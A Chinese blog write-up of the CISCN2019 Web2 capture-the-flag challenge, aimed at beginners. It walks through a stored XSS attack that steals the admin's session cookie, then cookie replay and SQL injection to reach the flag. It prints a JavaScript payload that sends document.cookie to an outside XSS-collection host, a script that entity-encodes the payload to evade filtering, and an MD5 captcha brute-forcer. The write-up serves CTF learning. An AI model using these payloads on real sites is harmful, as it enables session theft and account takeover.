

[CISCN2019 华东北赛区]Web2 WriteUp

原创

Flabys 于 2020-10-11 17:29:03 发布 677 收藏 2

文章标签: [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/fd13183566040/article/details/109011704>

版权

[CISCN2019 华东北赛区]Web2 WriteUp

前言



一.打开环境

二.构造XSS代码

前言

这是一道xss结合sql注入的题目, 当时在写的时候想了很久, 最后看大佬的题解觉得不太适合我这样的新手来看, 于是心血来潮想写一篇小白向的WriteUp。

一.打开环境



- threst / 翻译文章 / 2019-02-27
- Smite / WEB安全 / 2019-02-27
我如何使用简单的Google查询从几十个Public Trello boards中挖掘密码
- AlTex / 技术文章 / 2019-02-27
浅析区块链共识机制
- 此生已尽我温柔 / 漏洞分析 / 2019-02-27
ZZCMS任意删除漏洞(CVE-2019-8411)分析
- TBDChen / 翻译文章 / 2019-02-27
深入分析恶意软件 Emotet 的最新变种
- l3rn0n / 漏洞分析 / 2019-02-26
Ueditor PHP Ver 1.4.3.3 - DNS Rebinding Bypass SSRF
- an0w1 / 企业安全 / 2019-02-26
通过RDP隧道绕过企业网络限制策略 + 对应的预防与检测手段
- xiaohuihui1 / 漏洞分析 / 2019-02-26
某cms v5.7 sp2 后台 getshell
- Pinging / 翻译文章 / 2019-02-26
在Safari中抓取Host头部内容
- 浅谈区块链及其安全

https://blog.csdn.net/03183566040

发现是一个网站，有投稿和反馈功能。这个比较重要。

我们很容易想到，可以投稿，然后点击审核，管理员就会来到我们的页面，审核我们的投稿

这样的话我们可以构造恶意代码，让管理员进去，从而窃取管理员的cookie，进入后台。

打开投稿和反馈界面，随意注册一下登录：



f4d74138-3cde-462b-9cb9-cfd8c7e24e0c.node3.buuoj.cn/post.php

https://blog.csdn.net/03183566040



文章精选

主页 投稿 反馈 关于我

提示:

感谢您对本网站的喜爱，我们会努力做得更好。谢谢反馈!

反馈内容:

URL

substr(md5(\$str), 0, 6) === "7bf4e":



确定是xss。

二.构造XSS代码

构造所需要的xss代码并不需要我们去写。

只需要登录一下http://xss.buuoj.cn/

然后注册登录，创建一个项目就好：



```

t: self.mozPaintCount>-1,
o: !!self.opera,
s: !!self.chrome&&!self.webkitPoint
});

//UA
x.ua = navigator.userAgent;
//判断是否为苹果手机设备
x.applex.ua.match(/ip(one|ad|od)/i)!=null;

//随机数
x.rnd=function(){return~~(Math.random()*100000)};

//url编码(utf8)
x.encodeURIComponent

```

自己可以研究一下那一摞代码都是干嘛的，我们这里并不需要明白。

复制以下代码

```

(function(){(new Image()).src='http://xss.buuoj.cn/index.php?do=api&id=T6A1kl&location='+escape((function(){try{return document.location.href}catch(e){return ""}}()))+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ""}}()))+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ""}}()))+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ""}}())));}());

```

注意id一定要是你项目生成的id

然后把“(new Image()).src”改成“window.location.href”

再利用脚本：

```


cmd5.py x web2.py x
payload = "(function){window.location.href='http://xss.buuoj.cn/index.php?do=api&id=uydvls&keepse!
payload_temp = ""
for i in payload:
    payload_temp += "&#" + str(ord(i))
payload_final = '<svg><script>eval&#40&#34' + payload_temp + "&#34&#41</script>"
print payload_final

```

进行转码绕过保护。


复制payload_final，

传递到投稿界面。






查看页面源代码



复制如图的网址，打开反馈界面粘贴，在前面加上

http://web.



验证码

提交

接下来需要考虑验证码，这里涉及到哈希碰撞和生日攻击。简单来说就是暴力破解；脚本如图所示：

```
webmd5.py x web2.py x
1 import hashlib
2 for i in range(0,10000000):
3     md5 = hashlib.md5(str(i)).hexdigest()
4     if md5[0:6] == "d5337a":
5         print i
6
```

https://blog.csdn.net/fdl3183566040

在md5[0:6]后面加上你的页面所显示的6位字符运行等待。

```
webmd5 x
C:\Python27\python2.exe D:/coding/python/webmd5.py
4721240
```

https://blog.csdn.net/fdl3183566040

填入。

BUUCTF x 文章精选 x http://f4d74138-3cde-462b-9cb... x XSS Platform x +

f4d74138-3cde-462b-9cb9-cfd8c7e24e0c.node3.buuoj.cn/commitbug.php

文章精选 [主页](#) [投稿](#) [反馈](#) [关于我](#)

提示:
成功发送，我稍后将会阅读您的反馈!

反馈内容:
URL

substr(md5(\$url), 0, 6) == "d5337a":

验证码

提交

接下来我们去自己创建的xss项目里看。

The screenshot shows the XSS Platform web interface. On the left, there are navigation menus for '我的项目' (My Projects) and '公共模块' (Public Modules). The main content area displays the details for a project named 'WWW'. It includes a domain selection dropdown, a list of requests, and a table showing request details such as time, location, and request headers.

项目内容

项目名称: WWW

Domain: 全部

接口地址: http://xss.buuoj.cn/do/auth/f072a034db659f8c4847a306c8b7361a (加 /domain/xxx 可通过域名过滤内容)

安装插件

<input type="checkbox"/>	全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/>	折叠	2020-10-11 17:24:03	<ul style="list-style-type: none">location : http://web/post/b5e4ffa871d5598b9f35537c61484528.htmltoplocation : http://web/post/b5e4ffa871d5598b9f35537c61484528.htmlcookie : PHPSESSID=010c6a3bfff875a08b1310ebbe1cfc70opener :username :password :	<ul style="list-style-type: none">HTTP_REFERER : http://web/post/b5e4ffa871d5598b9f35537c61484528.htmlHTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/72.0.3626.121 Safari/537.36REMOTE_ADDR : 173.100.137.13	删除 复制
<input type="checkbox"/>	折叠	2020-10-11 17:22:48	<ul style="list-style-type: none">location : http://47c2a5df-7476-4e22-ac08-c40b79011e88.node3.buuoj.cn/post/b5e4ffa871d5598b9f35537c61484528.htmltoplocation : http://47c2a5df-7476-4e22-ac08-c40b79011e88.node3.buuoj.cn/post/b5e4ffa871d5598b9f35537c61484528.html	<ul style="list-style-type: none">HTTP_REFERER : http://47c2a5df-7476-4e22-ac08-c40b79011e88.node3.buuoj.cn/post/b5e4ffa871d5598b9f35537c61484528.htmlHTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox	删除 复制

文章精选

主页



红队的 PostgreSQL 攻击教程

threst / 翻译文章 / 2019-02-27



我如何使用简单的Google查询从几十个Public Trello boards中挖掘密码

Smita / WEB安全 / 2019-02-27



浅析区块链共识机制

AlTex / 技术文章 / 2019-02-27



ZZCMS任意删除漏洞(CVE-2019-8411)分析

此生已尽我温柔 / 漏洞分析 / 2019-02-27



深入分析恶意软件 Emotet 的最新变种

TBDChen / 翻译文章 / 2019-02-27



Ueditor PHP Ver 1.4.3.3 - DNS Rebinding Bypass SSRF

I3m0n / 漏洞分析 / 2019-02-26



通过RDP隧道绕过企业网络限制策略 + 对应的预防与检测手段

arr0w1 / 企业安全 / 2019-02-26



某cms v5.7 sp2 后台 getshell

xiaohuihui1 / 漏洞分析 / 2019-02-26



在Safari中抓取Host头部内容

Pingting / 翻译文章 / 2019-02-26



浅谈区块链及其安全

Cookie Editor

Show Advanced

PHPSESSID

Name

PHPSESSID

Value


010c6a3bfff875a08b1310ebbe1cfc70

Show Advanced



复制cookie，利用火狐的插件修改自己的cookie

很容易找到后台网址后面加上admin.php



提示:

感谢您对本网站的喜爱，我们会努力做得更好。谢谢反馈!

反馈内容:

URL

请输入有问题的网址。我会亲自查看。


substr(md5(\$str), 0, 6) === "2bb649":

验证码

提交

<https://blog.csdn.net/3183566040>

没有管理cookie的情况下是这样的



文章精选

[主页](#) [投稿](#) [反馈](#) [关于我](#)

提示:

你不是管理员哦，这里不给你看! ^_^

<https://blog.csdn.net/3183566040>

有了管理员权限后是这样的

好，我们已经成功进入后台，出现了一个查询框

文章精选

[主页](#) [投稿](#) [反馈](#) [关于我](#) [管理面板](#)

请输入要查询用户的id

查询

sql注入。

文章精选

[主页](#) [投稿](#) [反馈](#) [关于我](#) [管理面板](#)

请输入要查询用户的id

查询

提示:
你查询的用户是: 1 : flag{d8b91b6d-79f8-45c3-8b71-be6dfa23b90d}

结束。